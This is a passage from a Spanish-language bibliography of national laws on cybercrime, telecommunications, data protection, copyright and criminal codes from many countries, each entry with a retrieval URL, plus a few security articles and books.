——(2009). সন্ত্রাস বরিোধী আইন, ২০০৯. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=1009
——(2010). পারবিারকি সহংিসতা (প্রতরিোধ ও সুরক্ষা) আইন, ২০১০. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=1063
——(1 de febrero de 2012). মানব পাচার প্রতরিোধ ও দমন আইন, ২০১২. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=1086
——(20 de febrero de 2012). মানলিন্ডারংি প্রতরিোধ আইন, ২০১২. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=1088
——(8 de marzo de 2012). পর্নোগ্রাফি নিয়িন্ত্রণ আইন, ২০১২. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=1091
Legislative Herald of Georgia (22 de junio de 1999). Law of Georgia on Copyright and Related Rights 22/06/1999 Consolidated publications 12/06/2015. Recuperado de https://matsne.gov.ge/en/document/view/16198
——(27 de julio de 1999). Criminal Code of Georgia 22/07/1999 Consolidated publications 22/12/2016. Recuperado de https://matsne.gov.ge/en/document/view/16426
——(30 de abril de 1999). Law of Georgia On Operative Investigatory Activities 30/04/1999 Consolidated publications 08/07/2015. Recuperado de https://matsne.gov.ge/en/document/view/18472
——(2005). Law of Georgia on Electronic Communications 02/06/2005 Consolidated publications 27/04/2016. Recuperado de https://matsne.gov.ge/en/document/view/29620
——(5 de mayo de 2011). Law of Georgia On the Unified State Registry of Information 05/05/2011. Recuperado de https://matsne.gov.ge/en/document/view/2905260
——(27 de diciembre de 2011). Election Code of Georgia 27/12/2011 Consolidated publications 21/12/2016. Recuperado de https://matsne.gov.ge/en/document/view/1557168
——(22 de mayo de 2012). Law of Georgia on Narcotic Drugs, Psychotropic Substances and Precursors, and Narcological Assistance 22/05/2012 Consolidated publications 10/12/2015. Recuperado de https://matsne.gov.ge/en/document/view/1670322
——(5 de junio de 2012). Law of Georgia on Information Security 05/06/2012

Consolidated publications 08/07/2015. Recuperado de https://matsne.gov.ge/en/document/view/1679424
——(2013). Law of Georgia on International Cooperation in Law Enforcement 04/10/2013 Consolidated publications 08/07/2015. Recuperado de https://matsne.gov.ge/en/document/view/2048477
——(19 de febrero de 2015). Law of Georgia on State Secrets 19/02/2015 Consolidated publications 08/07/2015. Recuperado de https://matsne.gov.ge/en/document/view/2750311
——(4 de marzo de 2015). Law of Georgia on Planning and Coordination of the National Security Policy 04/03/2015 Consolidated publications 21/12/2016. Recuperado de https://matsne.gov.ge/en/document/view/2764463
——(8 de julio de 2015). Law of Georgia On State Security Service of Georgia 08/07/2015 Consolidated publications 16/12/2015. Recuperado de https://matsne.gov.ge/en/document/view/2905260
Legislative Portal Romanian Government (1996). Lege nr. 8 din 14 martie 1996 (*actualizată*) privind dreptul de autor şi drepturile conexe (actualizată la data de 8 noiembrie 2015*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/7816
——(18 de julio de 2001). Lege nr. 455 din 18 iulie 2001 (*republicată*) privind semnătura electronică*) Emitent Parlamentul Publicat în Monitorul Oficial nr. 316 din 30 aprilie 2014. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/157828
——(21 de noviembre de 2001). Lege nr. 677 din 21 noiembrie 2001 (*actualizată*) pentru protecţia persoanelor cu privire la prelucrarea datelor cu caracter personal şi libera circulaţie a acestor date (actualizată până la data de 22 octombrie 2007*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/32733
——(2002). Lege nr. 365 din 7 iunie 2002 (**republicată**) (*actualizată*) privind comerţul electronic**) (aplicabilă începând cu data de 1 februarie 2014*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/77218
——(19 de abril de 2003). Lege nr. 161 din 19 aprilie 2003 (*actualizată*) privind unele măsuri pentru asigurarea transparenţei în exercitarea demnităţilor publice, a funcţiilor publice şi în mediul de afaceri, prevenirea şi sancţionarea corupţiei (actualizată la data de 1 ianuarie 2016*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/43323
——(13 de mayo de 2003). Lege nr. 196 din 13 mai 2003 (*republicată*) privind prevenirea şi combaterea pornografiei*) Emitent Parlamentul Publicat în Monitorul Oficial nr. 198 din 20 martie 2014. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/156574
——(17 de noviembre de 2004). Lege nr. 506 din 17 noiembrie 2004 (*actualizată*) privind prelucrarea datelor cu caracter personal şi protecţia

vieţii private în sectorul comunicaţiilor electronice (actualizată la data de 17 octombrie 2015*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/56973

——(2004). Lege nr. 589 din 15 decembrie 2004 privind regimul juridic al activităţii electronice notariale. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/57934

——(2007). Lege nr. 135 din 15 mai 2007 (*republicată*) privind arhivarea documentelor în formă electronică*) Emitent Parlamentul Publicat în Monitorul Oficial nr. 138 din 25 februarie 2014. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/155770

——(2008). Lege nr. 158 din 18 iulie 2008 (*republicată*) privind publicitatea înşelătoare şi publicitatea comparativă Emitent Parlamentul Publicat în Monitorul Oficial nr. 454 din 24 iulie 2013. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/150055

——(2009). Codul Penal din 17 iulie 2009 (*actualizat*) (Legea nr. 286/2009) (actualizat până la data 27 februarie 2017*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/

——(2010). Codul de Procedură Penală din 1 iulie 2010 (Legea nr. 135/2010) Emitent Parlamentul Publicat în Monitorul Oficial nr. 486 din 15 iulie 2010. Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/120611

——(2011). Lege nr. 127 din 20 iunie 2011 (*actualizată*) privind activitatea de emitere de monedă electronică (actualizată până la data de 29 iunie 2012*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/129496

——(13 de junio de 2012). Lege nr. 82 din 13 iunie 2012 (*republicată*) privind reţinerea datelor generate sau prelucrate de furnizorii de reţele publice de comunicaţii electronice şi de furnizorii de servicii de comunicaţii electronice destinate publicului, precum şi pentru modificarea şi completarea Legii nr. 506/2004 privind prelucrarea datelor cu caracter personal şi protecţia vieţii private în sectorul comunicaţiilor electronice*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/156706

——(23 de julio de 2012). Lege nr. 148 din 23 iulie 2012 (*actualizată*) privind înregistrarea operaţiunilor comerciale prin mijloace electronice*) (actualizată până la data de 2 septembrie 2012*). Recuperado de http://legislatie.just.ro/Public/DetaliiDocument/139886

——(2016). Lege nr. 159 din 19 iulie 2016 privind regimul infrastructurii fizice a reţelelor de comunicaţii electronice, precum şi pentru stabilirea unor măsuri pentru reducerea costului instalării reţelelor de comunicaţii electronice. Recuperado de http://legislatie.just.ro/Public/DetaliiDocumentAfis/180378

Lesotho Communications Authority (2012). Act no. 4 of 2012 Commu-

nications Act, 2012. Recuperado de http://www.lca.org.ls/images/documents/communications_act_2012.pdf Lesotho Financial Intelligence Unit (2008). 10th April 2008 Money Laundering and Proceeds of Crime Act 2008. Recuperado de http://www.fiu.org.ls/legislation/Money_laundering_&_Proceeds_of_Crime_Act.pdf

Lesotho Legal Information Institute (1996). Lesotho Defence Force Act 1996. Recuperado de http://www.lesotholii.org/files/lesotho_defence_force_act_1996.pdf

——(2003). Sexual Offences Act 2003. Recuperado de http://www.lesotholii.org/files/node/12528/lesotho_sexual_offences_act_2003_pdf_14292.pdf

——(2006). Prevention of Corruption and Economic Offences (Amendment) Act 2006. Recuperado de http://www.lesotholii.org/files/prevention_of_corruption_and_economic_offences_amendment_act_2006.pdf

——(2008). Drugs of Abuse Act 2008. Recuperado de http://www.lesotholii.org/files/DRUGS%20OF%20ABUSE%20ACT%202008.pdf

——(2010). Penal Code Act, 2010. Recuperado de http://www.lesotholii.org/ls/legislation/act/2012/6

——(2011). Companies Act, 2011 2 September, 2011. Recuperado de http://www.lesotholii.org/ls/legislation/act/2011/18

——(2013). Kingdom of Lesotho Computer Crime and Cybercrime Bill. Recuperado de http://www.lesotholii.org/files/Draft%20Cybercrime.Bill%20-%20Lesotho27.3..pdf

——(2013). Data Protection Act, 2013. Recuperado de http://www.lesotholii.org/files/Data%20Protection%20Bill_Transposition%20of%20Model%20Law%20Lesotho%20020413%202.pdf

——(2014). Payment Systems Act 2014 12 September, 2014. Recuperado de http://www.lesotholii.org/files/Payment%20Systems%20Act,%202014.pdf

Liberia Legal Information Institute (1976). Penal Law-Title 26-Liberian Code of Laws Revised Approved July 19, 1976. Recuperado de http://www.liberlii.org/lr/legis/codes/plt26lcolr367/

——(2010). Freedom of Information Act Approved: September 16th, 2010. Recuperado de http://www.liberlii.org/lr/legis/acts/foia222/

——(2012). Anti-Money Laundering and Terrorist Financing Act 2012. Recuperado de http://www.liberlii.org/lr/legis/acts/alatfa2012440/

——(29 de abril de 2013). Mutual Legal Assistance in Criminal Matters Act 2012 Approved: April 29, 2013. Recuperado de http://www.liberlii.org/lr/legis/acts/mlaicma2012416/

——(30 de abril de 2013). Financial Intelligence Unit Act 2012 Approved: April 30, 2013. Recuperado de http://www.liberlii.org/lr/legis/acts/fiua2012244/

——(3 de mayo de 2013). Fraud Act 2012 Approved: April 30, 2013 Publis-

hed: May 3, 2013. Recuperado de http://www.liberlii.org/lr/legis/acts/fa201266/

——(2014). Code of Conduct Act 2014. Recuperado de http://www.liberlii.org/lr/legis/acts/coca2014136/

Liberia Telecommunications Authority (2007). Telecommunications Act 2007. Recuperado de http://www.lta.gov.lr/doc/LTA%20Act%20%202007.pdf

Libyan Security Sector Legislation (2005). قانون رقم (1) لسنة 2005 بشأن الصلاحيات. Recuperado de http://security-legislation.ly/ar/node/34848

——(2010). قانون رقم (22) لسنة 2010 بشأن الاتصالات. Recuperado de http://security-legislation.ly/ar/node/34010

——(2012). Law No. 7 of 2012 On the Establishment of the Libyan Intelligence Service. Recuperado de http://security-legislation.ly/node/31763

——(2014). قانون رقم (3) لسنة 2014 بشأن مكافحة الإرهاب. Recuperado de http://security-legislation.ly/ar/node/34880

Liechtenstein Laws-Government Legal Service (RDR) (1987). Strafgesetzbuch (StGB) vom 24. Juni 1987. Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=1988037000&version=18

——(1988). Strafprozessordnung (StPO) vom 18. Oktober 1988. Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=1988062000&version=25

——(1989). Gesetz vom 21. Juni 1989 über die Landespolizei (Polizeigesetz; PolG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=1989048000&version=14

——(2002). Datenschutzgesetz (DSG) vom 14. März 2002. Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2002055000&version=7

——(2002). Gesetz vom 14. März 2002 über die Stabsstelle Financial Intelligence Unit (FIU-Gesetz; FIUG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2002057000&version=4

——(16 de abril de 2003). Gesetz vom 16. April 2003 über den elektronischen Geschäftsverkehr (E-Commerce-Gesetz; ECG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2003133000&version=4

——(18 de septiembre de 2003). Gesetz vom 18. September 2003 über elektronische Signaturen (Signaturgesetz; SigG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2003215000&version=3

——(2005). Mediengesetz (MedienG) vom 19. Oktober 2005. Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2005250000&version=8

——(2006). Gesetz vom 17. März 2006 über die elektronische Kommunikation (Kommunikationsgesetz; KomG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2006091000&version=2
——(29 de abril de 2011). E-Geldgesetz (EGG) vom 17. März 2011. Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2011151000&version=7
——(21 de septiembre de 2011). Gesetz vom 21. September 2011 über den elektronischen Geschäftsverkehr mit Behörden (E-Government-Gesetz; E-GovG). Recuperado de https://www.gesetze.li/lilexprod/lgsystpage2.jsp?formname=showlaw&lgblid=2011575000&version=4
Llorca, A. (25 de noviembre de 2016). Aprovechan un bug de Facebook para insertar imágenes con las que infectarte de ransomware. *Genbeta*. Recuperado de https://www.genbeta.com/seguridad/aprovechan-un-bug-de-facebook-para-insertar-imagenes-con-las-que-infectarte-de-ransomware
Lovdata (1961). Lov om opphavsrett til åndsverk m.v. (åndsverkloven). Recuperado de https://lovdata.no/dokument/NL/lov/1961-05-12-2
——(1967). Lov om behandlingsmåten i forvaltningssaker (forvaltningsloven). Recuperado de https://lovdata.no/dokument/NL/lov/1967-02-10
——(1981). Lov om rettergangsmåten i straffesaker (Straffeprosessloven). Recuperado de https://lovdata.no/dokument/NL/lov/1981-05-22-25/*#*
——(1998). Lov om forebyggende sikkerhetstjeneste (sikkerhetsloven). Recuperado de https://lovdata.no/dokument/NL/lov/1998-03-20-10
——(1 de enero de 2001). Lov om behandling av personopplysninger (personopplysningsloven). Recuperado de https://lovdata.no/dokument/NL/lov/2000-04-14-31
——(1 de julio de 2001). Lov om elektronisk signatur (esignaturloven). Recuperado de https://lovdata.no/dokument/NL/lov/2001-06-15-81
——(1 de julio de 2003). Lov om visse sider av elektronisk handel og andre informasjonssamfunnstjenester (ehandelsloven). Recuperado de https://lovdata.no/dokument/NL/lov/2003-05-23-35
——(25 de julio de 2003). Lov om elektronisk kommunikasjon (ekomloven). Recuperado de https://lovdata.no/dokument/NL/lov/2003-07-04-83
——(2005). Lov om straff (straffeloven). Recuperado de https://lovdata.no/dokument/NL/lov/2005-05-20-28/*#*
——(2006). Lov om rett til innsyn i dokument i offentleg verksemd (offentleglova). Recuperado de https://lovdata.no/dokument/NL/lov/2006-05-19-16
——(2008). Lov om mekling og rettergang i sivile tvister (tvisteloven). Recuperado de https://lovdata.no/dokument/NL/lov/2005-06-17-90/*#*
——(1 de enero de 2009). Lov om toll og vareførsel (tolloven). Recuperado de https://lovdata.no/dokument/NL/lov/2007-12-21-119

——(15 de abril de 2009). Lov om tiltak mot hvitvasking og terrorfinansiering mv. (hvitvaskingsloven). Recuperado de https://lovdata.no/dokument/NL/lov/2009-03-06-11
——(1 de junio de 2009). Lov om kontroll med markedsføring og avtalevilkår mv. (markedsføringsloven). Recuperado de https://lovdata.no/dokument/NL/lov/2009-01-09-2
——(2011). Lov om internasjonale sikkerhetsretter i mobilt løsøre. Recuperado de https://lovdata.no/dokument/NL/lov/2010-11-12-58/*#*
——(2012). Lov om arbeidsgivers innrapportering av ansettelses- og inntektsforhold m.m. (a-opplysningsloven). Recuperado de https://lovdata.no/dokument/NL/lov/2012-06-22-43
——(2015). Lov om finansforetak og finanskonsern (finansforetaksloven). Recuperado de https://lovdata.no/dokument/NL/lov/2015-04-10-17/*#*
Malawi Communications Regulatory Authority (2016). Act No. 33 of 2016 20th October, 2016 Electronic Transactions and Cyber Security Act, 2016. Recuperado de http://www.macra.org.mw/wp-content/uploads/2014/07/E-Transactions-Act-2016.pdf
——(2016). Act No. 34 of 2016 20th October, 2016 Communications Act, 2016. Recuperado de http://www.macra.org.mw/wp-content/uploads/2014/07/Communications-Act-2016.pdf
Malawi Legal Information Institute (1967). Chapter 7:01 Penal Code. Recuperado de http://www.malawilii.org/mw/consolidatedlegislation/701/penal_code_pdf_14611.pdf
——(1968). Official Secrets L.R.O. 1/1968. Recuperado de http://www.malawilii.org/mw/consolidatedlegislation/1401/official_secrets_act_pdf_68659.pdf
——(1969). Chapter 42:01 Customs and Excise. Recuperado de http://www.malawilii.org/mw/consolidatedlegislation/4201/customs_excise_act_pdf_16707.pdf
——(2001). Chapter 49:03 Copyright. Recuperado de http://www.malawilii.org/mw/consolidatedlegislation/4903/copyright_act_pdf_80848.pdf
——(2006). Money Laundering and Proceeds of Serious Crime and Terrorist Financing Act, 2006. Recuperado de http://www.malawilii.org/mw/legislation/act/2006/11
——(10 de febrero de 2017). Access to Information Act, 2017. Recuperado de http://www.malawilii.org/mw/legislation/act/2017/13
——(14 de febrero de 2017). Financial Crimes Act, 2017. Recuperado de http://www.malawilii.org/mw/legislation/act/2017/14
Maldives Capital Market Development Authority (2006). Maldives Securities Act (Act no: 02/2006). Recuperado de http://www.cmda.gov.mv/assets/Laws-and-Regulations/Laws/Maldives-Securities-Act2-Unofficial-English.pdf

Maldives Monetary Authority (2014). Law no. 10/2014 Prevention of Money Laundering and Financing of Terrorism Act (unofficial English translation). Recuperado de http://www.mma.gov.mv/documents/Laws/Prevention%20of%20Money%20Laundering%20and%20Terrorism%20Financing%20Act%20(english).pdf
Martel, F. (2014). *Smart. Internet(s): la investigación*. Taurus.
Martin Amidu Speaks (2016). Interception of Postal Packets and Telecommunication Messages Bill. Recuperado de http://martinamidu.com/articles/INTERCEPTION%20OF%20COMMUNICATIONS%20BILL.pdf
Mcafee (2012). Digging Into the Nitol DDoS Botnet. Recuperado de https://securingtomorrow.mcafee.com/mcafee-labs/digging-into-the-nitol-ddos-botnet/
McAndrew, A. (2012). *Introduction to Cryptography with Open-Source Software*. Recuperado de http://techbus.safaribooksonline.com/book/software-engineering-and-development/cryptography/9781439825716/chapter-1dot-introduction-to-cryptography/1?reader=pf&readerfullscreen=&readerleftmenu=1#X2ludGVybmFsX1BGVmlldz94bWxpZD05NzgxNDM5ODI1NzE2JTJGNyZfX2ltYWdlcGFnZXJlc29sdXRpb249MTAwMCZxdWVyeT0oKGNyeXB0b2dyYXBoeSkp
Meléndez, R., y Pérez, M. J. (s.f.). *El régimen jurídico de la seguridad informática en el sistema empresarial cubano. Una visión actual*. Recuperado de http://www.eumed.net/libros-gratis/2010a/671/Legislacion%20Actual%20de%20la%20seguridad%20informatica%20en%20Cuba.htm
Miguel-jorge (3 de junio de 2011). ONU: "Las leyes contra el intercambio de archivos violan los derechos humanos". *Hipertextual*. Recuperado de https://hipertextual.com/archivo/2011/06/onu-las-leyes-contra-el-intercambio-de-archivos-violan-los-derechos-humanos/
Ministère de la Justice du Cameroun (2016). Loi n° 2016-07 du 12 juillet 2016 portant Code Pénal. Recuperado de http://www.minjustice.gov.cm/pdf_download/codes/LOI_PORTANT_CODE%20PENAL_INTEGRAL.pdf
Ministère de la Justice et des Affaires Pénitentiaires, chargé des Droits de l'Homme Djibouti (2011). Code de Commerce de la Republique de Djibouti. Recuperado de http://www.justice.gouv.dj/images/Telechargements/codeducommerceDjibouti.pdf
——(s.f.). Le Code Pénal. Recuperado de http://www.justice.gouv.dj/images/Telechargements/code_penal.pdf
Ministère de la Justice Niger (2004). Loi n ° 2004-41 du 8 juin 2004 portant sur la lutte con tre le blanchiment de capitaux (Journal Officiel spécial n ° 15 du 1 6 Septembre 2004). Recuperado de http://www.justice.gouv.ne/sites/default/files/lois_reglements/Loi-n-2004-41-du-8-juin.doc
Ministère de la Justice Royaume du Maroc (1962). Code Penal Version consolidée en date du 15 décembre 2016 Dahir N° 1-59-413 du 28 Jouma-

da II 1382 (26 Novembre 1962) Portant Approbation du Texte du Code Penal. Recuperado de http://adala.justice.gov.ma/production/legislation/fr/Nouveautes/code%20penal.pdf

——(2000). Dahir No. 1-00-20 du 9 kaada 1420 (15 février 2000) portant promulgation de la Loi No. 2-00 relative aux droits d'auteur et droits voisins. Recuperado de http://adala.justice.gov.ma/production/html/Fr/42442.htm

——(2007). Dahir N° 1-07-79 du 28 Rabii I 1428 (17 Avril 2007) Portant Promulgation de la Loi N° 43-05 Relative a la Lutte Contre le Blanchiment de Capitaux. Recuperado de http://adala.justice.gov.ma/production/legislation/fr/Nouveautes/Lutte_contre_le_blanchiment_de_capitaux.pdf

——(2016). Dahir N° 1-16-127 du 21 Kaada 1437 (25 Août 2016) Portant Promulgation de la Loi N° 27-14 Relative à la Lutte Contre la Traite des Êtres Humains. Recuperado de http://adala.justice.gov.ma/production/legislation/fr/Nouveautes/Lutte%20contre%20la%20traite%20des%20%C3%AAtres%20humains.pdf

Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie (1999). Loi N° 99-019 Portant sur les Telecommunications. Recuperado de http://www.emploi.gov.mr/IMG/pdf/loi.pdf

——(2013). Loi No. 2013-025 portant sur les Communications Électroniques. Recuperado de http://www.emploi.gov.mr/IMG/pdf/loi2013-025-fr.pdf

——(2014). Cadre juridique de la Société Mauritanienne de l'Information. Recuperado de http://www.emploi.gov.mr/IMG/pdf/projetducadrejuridiqueseptembre2014fr.pdf

——(2016). Loi n° 2016 - 006 portant loi d'orientation de la SMI. Recuperado de http://www.emploi.gov.mr/IMG/pdf/loi2016_-_006_portant_loi_dorientation_de_la_smi.pdf

——(2016). Loi n° 2016 - 007 relative à la cybercriminalité. Recuperado de http://www.emploi.gov.mr/IMG/pdf/loi_2016_-_007_relative_la_cybercriminalite.pdf

Ministère des Postes et Télécommunications Congo (2009). Loi-n-10-2009 du 25 novembre 2009 portant réglementation du secteur des postes. Recuperado de http://postetelecom.gouv.cg/textes/Loi-n-10-2009.pdf

Ministère des Postes et Télécoms du Cameroun (2010). Loi N°2010/012 du 21 decembre 2010 relative a la cybersecurite et la cybercriminalite au Cameroun. Recuperado de https://www.minpostel.gov.cm/images/stories/documents/Loi_2010-012_cybersecurite_cybercriminalite.pdf

——(2010). Loi N°2010/013 du 21 decembre 2010 regissant les communications electroniques au Cameroun. Recuperado de https://www.minpostel.gov.cm/images/stories/documents/Loi_2013-013_communications_electroniques.pdf

Ministério da Ciência e Tecnologia, Ensino Superior e Técnico-Profis-

sional Moçambique (2017). Lei das Transacções Electrónicas 3/20017. Recuperado de http://www.mctestp.gov.mz/sites/default/files/doc/lei_transacoes_br.pdf

Ministério da Comunicação Social Angola (2006). Lei de Imprensa. Recuperado de http://www.mcs.gov.ao/download.aspx?id=92&tipo=legislacao

Ministério da Justiça e dos Direitos Humanos Angola. (s.f.). Versão valida do anteprojecto de código penal. Recuperado de http://www.minjusdh.gov.ao/download.aspx?id=443&tipo=legislacao

Ministério das Telecomunicações e Tecnologias de Informação Angola (s.f.). Lei de Combate à Criminalidade no Domínio das Tecnologias de Informação e Comunicação e dos Serviços da Sociedade da Informação. Recuperado de http://www.mtti.gov.ao/download.aspx?id=456&tipo=legislacao

——(2001). Basic Telecommunication Law. Recuperado de http://www.mtti.gov.ao/download.aspx?id=252&tipo=legislacao

Ministerio de Comunicación Bolivia (2014). Ley 548 Código Niña, Niño y Adolescente Decreto Supremo 2377. Recuperado de http://www.comunicacion.gob.bo/sites/default/files/dale_vida_a_tus_derechos/archivos/Ley%20548%20C%C3%B3digo%20Ni%C3%B1o,%20Ni%C3%B1a%20y%20Adolescente.pdf

Ministerio de Comunicaciones Cuba (2007). Resolución No.127/2007 Reglamento de Seguridad Informática. Recuperado de http://www.mincom.gob.cu/sites/default/files/marcoregulatorio/1346872659054_R%20127-07%20Reglamento%20de%20Seguridad%20Informatica.pdf

Ministerio de Cultura y Deportes Guatemala (2006). Ley de Derecho de Autor y Derechos Conexos de Guatemala decreto número 33-98. Recuperado de http://mcd.gob.gt/wp-content/uploads/2013/07/ley_derechos_de_autor_conexos_01.pdf

——(s.f.). Decreto número 17-73. Recuperado de http://mcd.gob.gt/wp-content/uploads/2013/07/Actualizaci%C3%B3n_del_Codigo_Penal_Decreto_17-73.pdf

Ministerio de Defensa Nacional Uruguay (2016). Comisión de Constitución y Legislación Carpetas 723/2016 Distribuido: 1071/2016 5 de diciembre de 2016 Ley Integral Antiterrorismo Aprobación. Recuperado de http://www.mdn.gub.uy/wp-content/uploads/noticias-20170531-ley-integral-antiterrorismo.pdf

Ministerio de Justicia Bolivia (1997). Código Penal Ley Nº 1768 de 10 de marzo de 1997. Recuperado de http://www.justicia.gob.bo/images/stories/leyes/cpp.pdf

Ministerio de Tecnologías de la Información y las Comunicaciones Colombia (1982). Ley 23 de 1982 “Sobre derecho de autor”. Recuperado de http://www.mintic.gov.co/portal/604/articles-3717_documento.pdf

——(1999). Ley 527 de 1999 “Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones”. Recuperado de: http://www.mintic.gov.co/portal/604/articles-3679_documento.pdf
——(21 de julio de 2009). Ley 1336 de 2009 “Por medio de la cual se adiciona y robustece la Ley 679 de 2001, de lucha contra la explotación, la pornografía y el turismo sexual con niños, niñas y adolescentes”. Recuperado de http://www.mintic.gov.co/portal/604/articles-3706_documento.pdf
——(30 de julio de 2009). Ley 1341 de 2009 “Por la cual se definen Principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones -TIC-, se crea la Agencia Nacional del Espectro y se dictan otras disposiciones”. Recuperado de http://www.mintic.gov.co/portal/604/articles-3707_documento.pdf
——(2011). Ley 1474 de 2011 “Por la cual se dictan normas orientadas a fortalecer los mecanismos de prevención, investigación y sanción de actos de corrupción y la efectividad del control de la gestión pública”. Recuperado de http://www.mintic.gov.co/portal/604/articles-3710_documento.pdf
——(2012). Ley 1554 de 2012 “Por la cual se dictan normas sobre la operación y funcionamiento de establecimientos que presten el servicio de videojuego y se dictan otras disposiciones”. Recuperado de http://www.mintic.gov.co/portal/604/articles-3714_documento.pdf
——(2014). Ley 1712 de 2014 “Por medio de la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional y se dictan otras disposiciones”. Recuperado de http://www.mintic.gov.co/portal/604/articles-7147_documento.pdf
Ministerio Público República Bolivariana de Venezuela (30 de octubre de 2001). Ley Especial contra los Delitos Informáticos G. O. (37313) 30/10/2001. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/Ley%20Especial%20Contra%20los%20Delitos%20Inform%C3%A1ticos/19.%20Ley%20Especial%20Contra%20los%20Delitos%20Inform%C3%A1ticos.html
——(3 de noviembre de 2001). Ley General de Bancos y Otras Instituciones Financieras Decreto N° 1.526 3 de noviembre de 2001. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/LEY%20GENERAL%20DE%20BANCOS%20Y%20OTRAS%20INSTITUCIONES%20FINANCIERAS/LEY%20GENERAL%20DE%20BANCOS%20Y%20OTRAS%20INSTITUCIONES%20FINANCIERAS%20.html
——(2005). Código Penal G. O. (5768E) 13/4/2005. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/codigo%20penal/codigo%20penal.html
——(2009). Ley Contra el Secuestro y la Extorsión G.O. (39194 de 05/06/2009. Recuperado de http://www.ministeriopublico.gob.ve/

LEYES/LEY%20CONTRA%20EL%20SECUESTRO%20Y%20LA%20EXTORSI%C3%93N/LEY%20CONTRA%20EL%20SECUESTRO%20Y%20LA%20EXTORSI%C3%93N.html

——(2010). Ley Orgánica de Drogas G.O. (37510) 05/09/2010. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/Ley%20Org%C3%A1nica%20de%20Drogas/Ley%20Org%C3%A1nica%20de%20Drogas.html

——(2011). Reforma de la Ley Orgánica contra la Delincuencia Organizada y Financiamiento al Terrorismo. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/REFORMA_LEY_ORG%C3%81NICA_CONTRA_LA_DELINCUENCIA_ORGANIZADA/REFORMA_LEY_ORG%C3%81NICA_CONTRA_LA_DELINCUENCIA_ORGANIZADA.html

——(2012). Código Orgánico Procesal Penal Decreto N° 9.042 12 de junio de 2012. Recuperado de http://www.ministeriopublico.gob.ve/LEYES/CODIGO_OPP/index.html

——(2015). Ley Orgánica para la Protección de Niños, Niñas y Adolescentes. Recuperado de http://www.ministeriopublico.gob.ve/c/document_library/get_file?uuid=6c8712e4-cd26-47fb-a089-209efb4f5150&groupId=10136

Ministry for Information Society and Telecommunications Montenegro (25 de abril de 2010). Zakon o elektronskom potpisu 25.04.2010. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=55256&rType=2&file=zakon%20o%20elektronskom%20poptisu.pdf

——(26 de abril de 2010). Zakon o elektronskoj trgovini 26.04.2010. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=55254&rType=2&file=zakon%20o%20elektronskoj%20trgovini.pdf

——(20 de abril de 2011). Zakon o izmjenama i dopunama zakona o elektronskom potpisu 20.04.2011. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=63979&rType=2&file=Zakon%20o%20izmjenama%20i%20dopunama%20zakona%20o%20elektronskom%20potpisu.pdf

——(21 de abril de 2011). Zakon o izmjenama i dopunama zakona o elektronskoj trgovini 21.04.2011. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=63977&rType=2&file=Zakon%20o%20izmjenama%20i%20dopunama%20zakona%20o%20elektronskoj%20trgovini.pdf

——(14 de diciembre de 2011). Zakon o informacionoj bezbjednosti 14.12.2011. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=90836&rType=2&file=Zakon_o_informacionoj_bezbjednosti.pdf

——(26 de abril de 2013). Zakon o elektronskom dokumentu 26.04.2010. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.

aspx?rid=55255&rType=2&file=zakon%20o%20elektronskom%20dokumentu.pdf
——(28 de agosto de 2013). Zakon o elektronskim komunikacijama 28.08.2013. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=141123&rType=2&file=Zakon%20o%20elektronskim%20komunikacijama.pdf
